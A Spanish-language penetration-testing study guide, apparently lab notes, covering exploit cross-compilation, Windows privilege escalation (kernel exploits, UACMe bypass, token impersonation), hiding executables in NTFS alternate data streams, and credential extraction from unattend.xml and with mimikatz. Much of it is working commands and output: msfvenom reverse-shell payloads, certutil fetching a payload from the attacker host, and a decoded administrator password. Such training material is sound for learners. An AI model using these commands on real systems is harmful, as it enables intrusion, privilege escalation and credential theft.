msf6 exploit(windows/smb/smb_relay) > sessions 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

```
meterpreter > sysinfo
Computer      : FILESERVER
OS           : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture   : x86
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 0
Meterpreter    : x86/windows
meterpreter > █
```

Exploits

Cross-Compiling Exploits

La compilación cruzada de exploits consiste en compilar exploits de Linux para Windows, por ejemplo.

Si el código del exploit está escrito en Python, no necesitamos hacer nada, pero si está en C, C++, etc. para ejecutarlo en Linux deberemos compilar el exploit en un binario o en un ejecutable portable (Windows).

Vamos con el ejemplo. Vamos a necesitar la herramienta **mingw-w64**:

```
sudo apt-get install mingw-w64
```

Esta herramienta es para compilar para Linux. Para Windows, se utiliza el compilador GNU, que ya viene instalado por defecto en Kali. Aún así, se puede instalar con el siguiente comando, y de ser preciso, se nos actualizará:

```
sudo apt-get install gcc
```

Vamos a compilar el exploit para Windows primero. Se trata de un exploit para VLC Media Player 0.8.6f, que está escrito en C. Podremos compilar una versión de 32bits o una de 64bits. Es recomendable compilar para 32bits, ya que será compatible también con 64bits.

Este exploit podemos descargarlo directamente de "exploitDB", o copiar el código directamente. Lo tenemos también buscando con "searchsploit VideoLAN VLC" en /windows/remote/9303.c.

```
searchsploit -m 9303.c
```

En el código de los exploits, en los comentarios, puede haber información sobre cómo compilarlo, argumentos necesarios y demás. Vamos a compilarlo para la versión de 64bits:

```
i686-w64-mingw32-gcc 9303.c -o exploit  
# -o exploit le dá el nombre "exploit" al fichero compilado
```

Tendremos como resultado un fichero exploit.exe. Así es como se hace la compilación cruzada para Windows en Linux. Ahora vamos a compilar la versión 32bits:

```
i686-w64-mingw32-gcc 9303.c -o exploit -lws2_32  
# -lws2_32 indica que queremos la versión de 32bits
```

Ahora vamos a compilar uno para Linux. Utilizaremos el exploit "Dirty COW" (Linux Kernel 2.6.22 <3.9). Un exploit para escalada de privilegios, que también está escrito en C.

En este caso, tenemos información para una correcta compilación en la documentación del código. Buscamos el exploit:

```
searchsploit Dirty Cow
```

Obtenemos el que estamos buscando:

```
searchsploit -m 40839.c
```

```
gcc -pthread 40839.c -o exploit -lcrypt
```

Ya tenemos el binario de Linux "exploit".

Si tenemos errores a la hora de compilar un exploit, hay un repositorio de GitHub que tiene infinidad de exploits ya compilados correctamente:

<https://github.com/offensive-security/exploitdb-bin-sploits/tree/master/bin-sploits>

Post-Explotación

Escalada de privilegios en Windows

Windows Kernel Exploits

Windows NT es el kernel que viene por defecto con Windows y opera como un núcleo tradicional. Explotar el kernel no es un buen vector de entrada para una escalada de privilegios, ya que aumenta la posibilidad de provocar fallos en el sistema y conducir a la perdida de datos. La escalada de privilegios en Windows, típicamente seguirá los siguientes pasos:

- Identificar vulnerabilidades del kernel para la versión específica del objetivo.
- Descargar, compilar y transferir exploits del kernel al sistema de destino para ejecutarlos.

La primera herramienta que vamos a utilizar se llama **Windows-Exploit-Suggester**, que es una herramienta de Python que compara el objetivo con la base de datos de vulnerabilidades de Microsoft para detectar posibles vectores de ataque. Notificará, además, los módulos correspondientes a cada vulnerabilidad.

<https://github.com/AonCyberLabs/Windows-Exploit-Suggester>

Existe también un repositorio en GitHub llamado Windows-Kernel-Exploits, que se trata de una colección de vulnerabilidades del kernel de Windows ordenadas por CVE.

windows-kernel-exploits/MS16-135 at master · SecWiki/windows-kernel-exploits
windows-kernel-exploits Windows平台提权漏洞集合. Contribute to SecWiki/windows-kernel-exploits development by creating an account on GitHub.
🔗 <https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS16-135>

En el momento en que conseguimos acceso al sistema, comenzamos con el proceso de escalada de privilegios. Iniciamos con la herramienta Metasploit, que tiene un comando que automatiza la escalada de privilegios, aunque lo más probable es que falle. El comando se introduce en una sesión de meterpreter de la siguiente forma:

```
meterpreter > getsystem
```

Si con esto no conseguimos permisos de administrador, tenemos que hacerlo paso a paso. Ponemos la sesión meterpreter en segundo plano y vamos a usar un módulo muy útil que enumera todas las vulnerabilidades de esta versión del SO:

```
use post/multi/recon/local_exploit_suggester  
set SESSION <num sesión meterpreter>  
run
```

A continuación, buscamos información sobre cada módulo que se nos lista para determinar cuál se adapta mejor a nuestro objetivo. En este ejemplo utilizamos el siguiente:

```
use exploit/windows/local/ms16_014_wmi_recv_notif  
set SESSION <num sesión meterpreter>  
set LPORT <puerto libre localhost>  
run
```

Si todo está correcto, en este punto deberíamos tener una sesión meterpreter con permisos elevados.

Ahora vamos a hacer una escalada de privilegios manual con **Windows-Exploit-Suggester**. Una vez dentro de la sesión meterpreter, pasamos a una sesión "shell" con el siguiente comando:

```
meterpreter > shell
```

Ahora necesitamos obtener toda la información posible del sistema objetivo, para ello, introducimos este comando:

```
systeminfo
```

A continuación, copiamos la información de la salida en un archivo de texto. Esta información es vital para determinar que exploits son óptimos para esta versión de windows. Copiamos el texto y finalizamos la shell con "ctrl+c" para volver a la sesión meterpreter.

Seguidamente, en otra ventana de terminal creamos un fichero que se llame, por ejemplo, "Windows7.txt", y pegamos la salida de systeminfo.

Ahora, vamos al directorio donde clonamos el repositorio de GitHub de la herramienta Windows-Exploit-Suggester e introducimos el siguiente comando para descargar una nueva base de datos con vulnerabilidades actualizada:

```
./windows-exploit-suggester.py --update
```

Entonces, lanzamos el siguiente comando:

```
./windows-exploit-suggester.py --database <base_datos.xls> --systeminfo  
<ruta_Windows7.txt>
```

Esto nos devuelve una lista con los exploits más efectivos para este SO en concreto. Buscamos uno para escalada de privilegios en Metasploit. Para este ejemplo, vamos a utilizar MS16-135, y debajo nos aparece el link a un exploit (41015.exe), así que, lo descargamos.

Ahora, desde la sesión meterpreter, navegamos hasta la raíz con el comando:

```
meterpreter > cd C:\\ # Nos desplazamos a la raíz  
meterpreter > cd Temp\\ # Nos desplazamos al directorio Temp
```

Como vamos a copiar un exploit en el sistema, es recomendable guardarlo en el directorio Temp, tanto en Windows como en Linux, para evitar que nos detecten. A continuación, vamos a cargar el exploit:

```
meterpreter > upload /Downloads/41015.exe
```

Cambiamos a una sesión "shell" y ejecutamos el fichero:

```
meterpreter > shell  
C:\Temp>.\41015.exe
```

Nos pide que indiquemos una versión de Windows. En este ejemplo, elegimos la opción 7 - Windows 7. El nuevo comando sería:

```
C:\Temp>.\41015.exe 7
```

Puede tardar unos minutos, y al finalizar, podemos comprobar con el comando "whoami" que ya tenemos permisos elevados.

Bypassing UAC con UACMe

Esta técnica consiste en evadir el control de cuentas de usuario (UAC) con una herramienta llamada **UACMe**. Es un vector de escalada de privilegios muy eficiente. La técnica y la herramienta utilizadas dependerán de la versión del SO del objetivo y del nivel de integridad del UAC del sistema.

La herramienta UACMe permite a los atacantes ejecutar cargas útiles maliciosas en un objetivo de Windows con privilegios administrativos elevados al abusar de la herramienta **AutoElevate** de Windows (ventana "Ejecutar como administrador").

Para poder alcanzar privilegios elevados con esta técnica, es necesario tener inicialmente una sesión de un usuario que forme parte del grupo de administradores.

En la máquina de ejemplo que vamos a utilizar, vemos que corre un servidor de archivos por el puerto 80 (rejetto), así que, nos vamos a Metasploit para explotar esta vulnerabilidad y conseguir acceso:

```
use exploit/windows/http/rejetto_hfs_exec
```

Una vez obtenida la sesión meterpreter, comenzamos con la escalada de privilegios. Lo primero es realizar una enumeración para identificar la versión de Windows que se está ejecutando en el objetivo, y más datos que nos serán útiles para la escalada. Utilizamos los siguientes comandos:

```
meterpreter > sysinfo # Información del sistema
meterpreter > pgrep explorer # Exploración de procesos (Devuelve PID explorer)
meterpreter > migrate <PID_explorer>
meterpreter > sysinfo # Ahora la sesión meterpreter es 32bits (x64)
meterpreter > getuid # Vemos con que usuario estamos conectados.
```

```
msf6 exploit(windows/http/rejetto_hfs_exec) > run
[*] Started reverse TCP handler on 10.10.41.2:4444
[*] Using URL: http://10.10.41.2:8080/wNkIaBwfsa15R5A
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /wNkIaBwfsa15R5A
[*] Sending stage (176198 bytes) to 10.2.19.11
[!] Tried to delete %TEMP%\pOsegwAo.vbs, unknown result
[*] Meterpreter session 1 opened (10.10.41.2:4444 → 10.2.19.11:49212) at 2025-02-20 23:35:17 +0530
[*] Server stopped.

meterpreter > getuid
Server username: VICTIM\admin
meterpreter > sysinfo
Computer : VICTIM
OS : Windows Server 2012 R2 (6.3 Build 9600).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter > pgrep explorer
2840
meterpreter > migrate 2840
[*] Migrating from 2232 to 2840 ...
[*] Migration completed successfully.
meterpreter > sysinfo
Computer : VICTIM
OS : Windows Server 2012 R2 (6.3 Build 9600).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x64/windows
meterpreter > getuid
Server username: VICTIM\admin
meterpreter > 
```

El usuario con el que estamos conectados no es administrador, aunque se llame admin. Con el siguiente comando podemos comprobar los permisos de este usuario:

```
meterpreter > getprivs
```

```
meterpreter > getprivs  
Enabled Process Privileges  
Name  
_____  
SeChangeNotifyPrivilege  
SeIncreaseWorkingSetPrivilege  
SeShutdownPrivilege  
SeTimeZonePrivilege  
SeUndockPrivilege  
meterpreter > █
```

Ahora debemos verificar si este usuario es parte del grupo de administradores locales, y sólo podremos hacerlo desde una sesión “shell”:

```
meterpreter > shell  
C:\Windows\system32 > net user # Devuelve las cuentas existentes.  
C:\Windows\system32 > net localgroup administrators
```

Vemos que el usuario “admin” forma parte del grupo de administradores, por lo que puede ejecutar programas con privilegios elevados, pero para hacerlo, necesitamos omitir UAC.

```
meterpreter > shell  
Process 1904 created.  
Channel 1 created.  
Microsoft Windows [Version 6.3.9600]  
(c) 2013 Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32>net user  
net user  
  
User accounts for \\VICTIM  
  
_____  
admin             Administrator            Guest  
The command completed successfully.  
  
C:\Windows\system32>net localgroup administrators  
net localgroup administrators  
Alias name      administrators  
Comment          Administrators have complete and unrestricted access to the computer/domain  
Members  
  
_____  
admin  
Administrator  
The command completed successfully.  
  
C:\Windows\system32>█
```

A continuación, en una nueva terminal vamos a generar el payload con **msfvenom**:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<local_IP> LPORT=1234 -f exe > backdoor.exe
```

```
[root@INE ~]# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.41.2 LPORT=1234 -f exe > backdoor.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

[root@INE ~]# ls
10.2.19.11  backdoor.exe  Desktop  Documents  Downloads  Music  Pictures  Public  Templates  thinclient_drives  Videos

[root@INE ~]#
```

El siguiente paso es ponernos en escucha con **msfconsole**:

```
use multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST <local_IP>
set LPORT 1234
run
```

Quedamos a la escucha y volvemos a la sesión de meterpreter. Creamos un directorio temporal en la raíz.

```
meterpreter > cd C:\\
meterpreter > mkdir Temp
meterpreter > cd Temp
meterpreter > upload backdoor.exe # Cargamos la puerta trasera que creamos
```

Tenemos que cargar también la herramienta **Akagi64.exe**, que es parte del kit UACMe y creada por hFireFOX, que explora métodos de evasión UAC en Windows. La cargamos de la misma forma que la puerta trasera:

```
meterpreter > upload /root/Desktop/tools/UACME/Akagi64.exe
meterpreter > shell # Cambiamos a una sesión shell
```

```
meterpreter > mkdir Temp
Creating directory: Temp
meterpreter > cd Temp
meterpreter > upload backdoor.exe
[*] Uploading : /root/backdoor.exe → backdoor.exe
[*] Uploaded 72.07 KiB of 72.07 KiB (100.0%): /root/backdoor.exe → backdoor.exe
[*] Completed : /root/backdoor.exe → backdoor.exe
meterpreter > upload /root/Desktop/tools/UACME/Akagi64.exe
[*] Uploading : /root/Desktop/tools/UACME/Akagi64.exe → Akagi64.exe
[*] Uploaded 194.50 KiB of 194.50 KiB (100.0%): /root/Desktop/tools/UACME/Akagi64.exe → Akagi64.exe
[*] Completed : /root/Desktop/tools/UACME/Akagi64.exe → Akagi64.exe
meterpreter > shell
Process 2668 created.
Channel 4 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Temp>
```

En este momento, si quisiéramos ejecutar la puerta trasera con privilegios administrativos, no seríamos capaces porque UAC nos impediría hacerlo. Tenemos que evadir el UAC con el método 23.

```
C:\Temp> akagi64.exe 23 C:\Temp\backdoor.exe
```

Después de ejecutarlo, volvemos al terminal donde estábamos a la escucha con Metasploit, y tenemos una sesión de meterpreter.

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.41.2
LHOST ⇒ 10.10.41.2
msf6 exploit(multi/handler) > set LPORT 1234
LPORT ⇒ 1234
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.41.2:1234
[*] Sending stage (176198 bytes) to 10.2.19.11
[*] Meterpreter session 1 opened (10.10.41.2:1234 → 10.2.19.11:49255) at 2025-02-20 23:45:53 +0530

meterpreter > █
```

Si comprobamos nuestro usuario con "getuid", vemos que seguimos siendo "admin", pero ahora tenemos privilegios elevados, y lo comprobamos con el comando "getprivs".

Podemos enumerar el árbol de procesos con "ps" y podemos migrar a cualquiera que tenga privilegios de AUTHORITY\SYSTEM.

```
meterpreter > migrate 688 # por ejemplo
meterpreter > getuid
```

```
meterpreter > migrate 688
[*] Migrating from 2484 to 688 ...
[*] Migration completed successfully.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getprivs

Enabled Process Privileges

Name
_____
SeAssignPrimaryTokenPrivilege
SeAuditPrivilege
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreatePermanentPrivilege
SeCreateSymbolicLinkPrivilege
SeCreateTokenPrivilege
SeDebugPrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeLockMemoryPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRelabelPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeTcbPrivilege
SeTimeZonePrivilege
SeTrustedCredManAccessPrivilege
SeUndockPrivilege

meterpreter > █
```

Ahora tenemos una sesión meterpreter de administrador.

Suplantación de Token de Acceso

Esta técnica permite que un proceso se haga pasar por otro usuario con mayores permisos, como Administrador o SYSTEM. Se aprovecha de cómo Windows maneja la autenticación y los tokens de acceso, los cuales definen qué permisos tiene un proceso en el sistema. Un token de acceso almacena la siguiente información:

- Usuario y SID (Security Identifier).
- Privilegios y permisos (Ejemplo: `SeDebugPrivilege` , `SeImpersonatePrivilege`).
- Grupos de seguridad a los que pertenece el usuario.
- Nivel de integridad (bajo, medio, alto, SYSTEM).

Los tokens están gestionados por LSASS (Local Security Authority Subsystem Service), y los crea el proceso **winlogon.exe** cada vez que un usuario se autentica.

Para que sea posible utilizar esta técnica, el usuario que hemos obtenido, debe tener los siguientes privilegios:

- `SeAssignPrimaryToken` : Permite suplantar tokens.
- `SeCreateToken` : Permite crear tokens arbitrarios con privilegios administrativos.
- `SeImpersonatePrivilege` : Permite crear un proceso bajo el contexto de seguridad de otro usuario, normalmente con privilegios administrativos.

Una vez que tenemos la sesión meterpreter de un usuario con estos privilegios (usamos el ejemplo de rejetto), migramos al proceso explorer (`pgrep explorer`), y vemos que la operación falla, porque no tenemos privilegios suficientes (`getprivs`). Podemos ver que tenemos `SeImpersonatePrivilege`, lo que significa que podemos utilizar esta sesión meterpreter para suplantar otro token de acceso.

```
meterpreter > getuid  
Server username: NT AUTHORITY\LOCAL SERVICE  
meterpreter > getprivs  
  
Enabled Process Privileges  
=====  
  
Name  
=====  
SeAssignPrimaryTokenPrivilege  
SeAuditPrivilege  
SeChangeNotifyPrivilege  
SeCreateGlobalPrivilege  
SeImpersonatePrivilege  
SeIncreaseQuotaPrivilege  
SeIncreaseWorkingSetPrivilege  
SeSystemtimePrivilege  
SeTimeZonePrivilege  
  
meterpreter > █
```

Para ello, cargamos el siguiente módulo:

```
meterpreter > load incognito
```

Si nos muere la sesión meterpreter, es por haber tratado de cambiar de proceso anteriormente, volvemos a lanzar el exploit para recuperar la sesión y volvemos a cargar “`incognito`”. Ahora podemos listar los tokens:

```
meterpreter > list_tokens -u
```

```
meterpreter > load incognito
Loading extension incognito... Success.
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
          Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
=====
ATTACKDEFENSE\Administrator
NT AUTHORITY\LOCAL SERVICE

Impersonation Tokens Available
=====
No tokens available

meterpreter > █
```

Para suplantar el token de Administrator, copiamos el nombre del token y lanzamos el siguiente comando:

```
meterpreter > impersonate_token "<name_token>"
```

Si comprobamos nuestro "uid", vemos que somos el usuario del token que acabamos de suplantar, pero al listar nuestros privilegios nos falla la operación.

```
meterpreter > impersonate_token "ATTACKDEFENSE\Administrator"
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
          Call rev2self if primary process token is SYSTEM
[+] Delegation token available
[+] Successfully impersonated user ATTACKDEFENSE\Administrator
meterpreter > getuid
Server username: ATTACKDEFENSE\Administrator
meterpreter > getprivs
[-] stdapi_sys_config_getprivs: Operation failed: Access is denied.
meterpreter > █
```

En este momento, volvemos a buscar el proceso "explorer" y migramos. Volvemos a consultar los privilegios, et voilà!

```
meterpreter > pgrep explorer
3656
meterpreter > migrate 3656
[*] Migrating from 4828 to 3656 ...
[*] Migration completed successfully.
meterpreter > getuid
Server username: ATTACKDEFENSE\Administrator
meterpreter > getprivs

Enabled Process Privileges
_____
Name
_____
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeDelegateSessionUserImpersonatePrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRemoteShutdownPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeTimeZonePrivilege
SeUndockPrivilege

meterpreter > █
```

Si estamos en una situación en la que no encontramos un token con privilegios elevados al que suplantar, necesitamos usar el "**PotatoAttack**". Lo que hará es crear un token de acceso para AUTHORITY\SYSTEM que luego podremos suplantar.

Vulnerabilidades Sistema de Archivos Windows

Alternate Data Streams

ADS en NTFS (New Technology File System) es una atributo diseñado para que este sistema de archivos de Windows sea compatible con el sistema de archivos HFS (Hierarchical File System) de MacOS.

Cualquier fichero creado en NTFS se bifurca en dos flujos diferentes:

- Data Stream : Contiene los datos del fichero.
- Resource Stream : Contiene los metadatos.

Esto se puede utilizar para ocultar código malicioso o ejecutables en archivos para evadir la detección.

Vamos a demostrarlo con un ejemplo simple. Primero creamos una archivo de texto normal:

```
echo "Estas son mis notas importantes" > notas.txt
```

Ahora vamos a ocultar un ejecutable dentro del archivo de texto:

```
type C:\Windows\System32\calc.exe > notas.txt:hidden.exe
```

Esto no cambiará el tamaño de notas.txt, pero ahora calc.exe está oculto dentro del archivo. Para ejecutarlo utilizamos el siguiente comando;

```
start notas.txt:hidden.exe
```

Esto abrirá calc.exe directamente desde el ADS.

Windows Credential Dumping

Hashes de contraseñas en Windows

Los hashes de las contraseñas de los usuarios en Windows se almacenan en la base de datos **SAM** (Security Accounts Manager).

La autenticación y verificación de credenciales de usuarios la realiza el LSA (Local Security Authority).

Las versiones por encima de Windows Server 2003 utilizan dos tipos diferentes de hashes:

- LM
- NTLM

Windows deshabilita los hashes LM y utiliza solamente NTLM desde Windows Vista en adelante.

La base de datos SAM no se puede copiar mientras se está ejecutando el sistema operativo. En versiones modernas de Windows, esta base de datos está cifrada con **syskey**.

Una forma de encontrar credenciales en Windows es buscando en archivos de configuración que se utilizan para automatización de la instalación de Windows

en equipos, concretamente, con la herramienta “[Unattended Windows Setup](#)”.

Estos archivos de configuración, contienen credenciales de cuentas de usuario específicas, normalmente de la cuenta Administrator, y la de usuarios que se quieran crear durante la instalación del sistema.

Esta herramienta, normalmente, utiliza los siguientes archivos de configuración:

- C:\Windows\Panther\Unattend.xml
- C:\Windows\Panther\Autounattend.xml

Normalmente, las contraseñas localizadas en estos archivos están en [base64](#).

Veamos en un ejemplo el proceso. Debemos obtener previamente una sesión meterpreter. En este ejemplo, creamos un payload con [msfvenom](#):

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=<local_IP> LPOR
```

```
[root@attackdefense] ~[~/Target]
# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.41.2 LPORT=1234 -f exe > payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
```

A continuación, creamos un servidor http con python para descargar el payload desde la máquina víctima:

```
python -m SimpleHTTPServer 80
```

Desde la maquina objetivo introducimos el siguiente comando:

```
certutil -urlcache -f http://<IP_atacante>/payload.exe payload.exe
```

```
C:\Users\student>certutil -urlcache -f http://10.1.0.9/payload.exe payload.exe
**** Online ****

CertUtil: -URLCache command FAILED: 0x80072ee2 (WinHttp: 12002 ERROR_WINHTTP_TIMEOUT)
CertUtil: The operation timed out


C:\Users\student>certutil -urlcache -f http://10.10.41.2/payload.exe payload.exe
**** Online ****
CertUtil: -URLCache command completed successfully.

C:\Users\student>
```

Ahora volvemos a nuestra máquina atacante y abrimos msfconsole. Lanzamos el módulo:

```
use multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set LPORT 1234
set LHOST <local_IP>
run
```

Quedamos a la escucha y ejecutamos el payload en la máquina objetivo para conseguir acceso.



```
C:\Users\student>ls
's' is not recognized as an
operable program or batch file

C:\Users\student>dir
Volume in drive C has no label
Volume Serial Number is 9E32

Directory of C:\Users\student

02/22/2025  10:08 AM    <DIR>
02/22/2025  10:08 AM    <DIR>
10/27/2020  09:57 AM    <DIR>
10/27/2020  09:57 AM    <DIR>
10/27/2020  10:30 AM    <DIR>
10/27/2020  09:57 AM    <DIR>
```

```
msf6 exploit(multi/handler) > set LPORT 1234
LPORT => 1234
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.41.2:1234
[*] Sending stage (201798 bytes) to 10.2.31.22
[*] Meterpreter session 1 opened (10.10.41.2:1234 → 10.2.31.22:49763) at 2025-02-22 15:43:24 +0530

meterpreter > 
```

Ahora, desde la sesión meterpreter, buscamos los archivos de configuración:

```
meterpreter > search -f unattend.xml
```

Podemos buscarlos manualmente, porque sabemos donde pueden estar.

```
meterpreter > cd C:\\
meterpreter > cd Windows
meterpreter > cd Panther
meterpreter > dir
```

```

meterpreter > cd C:\\
meterpreter > cd Windows
meterpreter > cd Panther
meterpreter > dir
Listing: C:\\Windows\\Panther

```

Mode	Size	Type	Last modified	Name
100666/rw-rw-rw-	68	fil	2020-10-27 10:43:44 +0530	Contents0.dir
100666/rw-rw-rw-	12038	fil	2020-10-27 10:43:05 +0530	DDACLSys.log
100666/rw-rw-rw-	24494	fil	2020-10-27 10:43:44 +0530	MainQueueOnline0.que
040777/rwxrwxrwx	0	dir	2020-10-27 10:44:39 +0530	Unattend
040777/rwxrwxrwx	0	dir	2018-11-15 05:35:25 +0530	UnattendGC
040777/rwxrwxrwx	4096	dir	2020-10-27 10:44:22 +0530	actionqueue
100666/rw-rw-rw-	2229	fil	2020-10-27 10:43:44 +0530	diagerr.xml
100666/rw-rw-rw-	4296	fil	2020-10-27 10:43:44 +0530	diagwrn.xml
100666/rw-rw-rw-	10006528	fil	2025-02-22 15:27:59 +0530	setup.etr
040777/rwxrwxrwx	0	dir	2020-10-27 10:43:04 +0530	setup.exe
100666/rw-rw-rw-	83991	fil	2020-10-27 10:43:44 +0530	setupact.log
100666/rw-rw-rw-	142	fil	2020-10-27 10:43:27 +0530	setuperr.log
100666/rw-rw-rw-	16640	fil	2020-10-27 10:43:44 +0530	setupinfo
100666/rw-rw-rw-	3519	fil	2020-10-29 10:29:26 +0530	unattend.xml

Cuando los encontramos, podemos descargarlos con el siguiente comando:

```
meterpreter > download unattend.xml
```

```

meterpreter > download unattend.xml
[*] Downloading: unattend.xml → /root/Target/unattend.xml
[*] Downloaded 3.44 KiB of 3.44 KiB (100.0%): unattend.xml → /root/Target/unattend.xml
[*] Completed : unattend.xml → /root/Target/unattend.xml
meterpreter > █

```

Hacia el final del fichero, podemos ver una etiqueta “**AutoLogon**”, que contiene contraseñas.

```

<Order>2</Order>
<RequiresUserInput>false</RequiresUserInput>
</SynchronousCommand>
</FirstLogonCommands>
<AutoLogon>
    <Password>
        <Value>QWRtaW5AMTIz</Value>
        <PlainText>false</PlainText>
    </Password>
    <Enabled>true</Enabled>
    <Username>administrator</Username>
</AutoLogon>
</component>
</settings>
</unattend>
└─(root@attackdefense)-[~/Target]
█

```

En este ejemplo, encontramos la de “administrator”, que está codificada en base64. Copiamos la contraseña y creamos un fichero de texto, donde la vamos a pegar. Vamos a utilizar una herramienta para descodificarla:

```
base64 -d password.txt
```

Nos devuelve la contraseña en texto plano.

```

└──(root@attackdefense)-[~/Target]
    # nano password.txt

└──(root@attackdefense)-[~/Target]
    # ls
    password.txt payload.exe unattend.xml

└──(root@attackdefense)-[~/Target]
    # base64 -d password.txt
    Adminin@123
└──(root@attackdefense)-[~/Target]
    #

```

Ahora nos vamos a autenticar con **psexec**.

psexec.py Administrator@<IP_target>

Introducimos la contraseña y listo, somos authority\system.

```

Used when making a new connection via RHOSTS:
Name      Current Setting  Required  Description
RHOSTS    10.2.31.22        no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     445               no        The target port (TCP)
SMBDomain .                 no        The Windows domain to use for authentication
SMBPass   Adminin@123       no        The password for the specified username
SMBUser   administrator     no        The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     10.10.41.2        yes       The listen address (an interface may be specified)
LPORT     4444              yes       The listen port

Exploit target:
Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 10.10.41.2:4444
[*] 10.2.31.22:445 - Connecting to the server...
[*] 10.2.31.22:445 - Authenticating to 10.2.31.22:445 as user 'administrator'...
[*] 10.2.31.22:445 - Selecting PowerShell target
[*] 10.2.31.22:445 - Executing the payload...
[*] 10.2.31.22:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (176198 bytes) to 10.2.31.22
[*] Meterpreter session 2 opened (10.10.41.2:4444 → 10.2.31.22:49796) at 2025-02-22 15:59:24 +0530

meterpreter > #

```

Volcado de hashes con Mimikatz

Mimikatz es una herramienta de post-explotación para Windows. Permite la extracción en texto claro de contraseñas, hashes y tickets Kerberos desde la memoria.

Lo primero que haremos será conseguir acceso a la máquina objetivo y obtener privilegios elevados. A continuación, cargamos el programa "Kiwi" en la sesión meterpreter con el siguiente comando:

```
meterpreter > load kiwi
```

```
meterpreter > load kiwi
Loading extension kiwi ...
#####. mimikatz 2.2.0 20191125 (x64/windows)
## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
##### > http://pingcastle.com / http://mysmartlogon.com ***/
Success.
```

Kiwi Commands

Command	Description
creds_all	Retrieve all credentials (parsed)
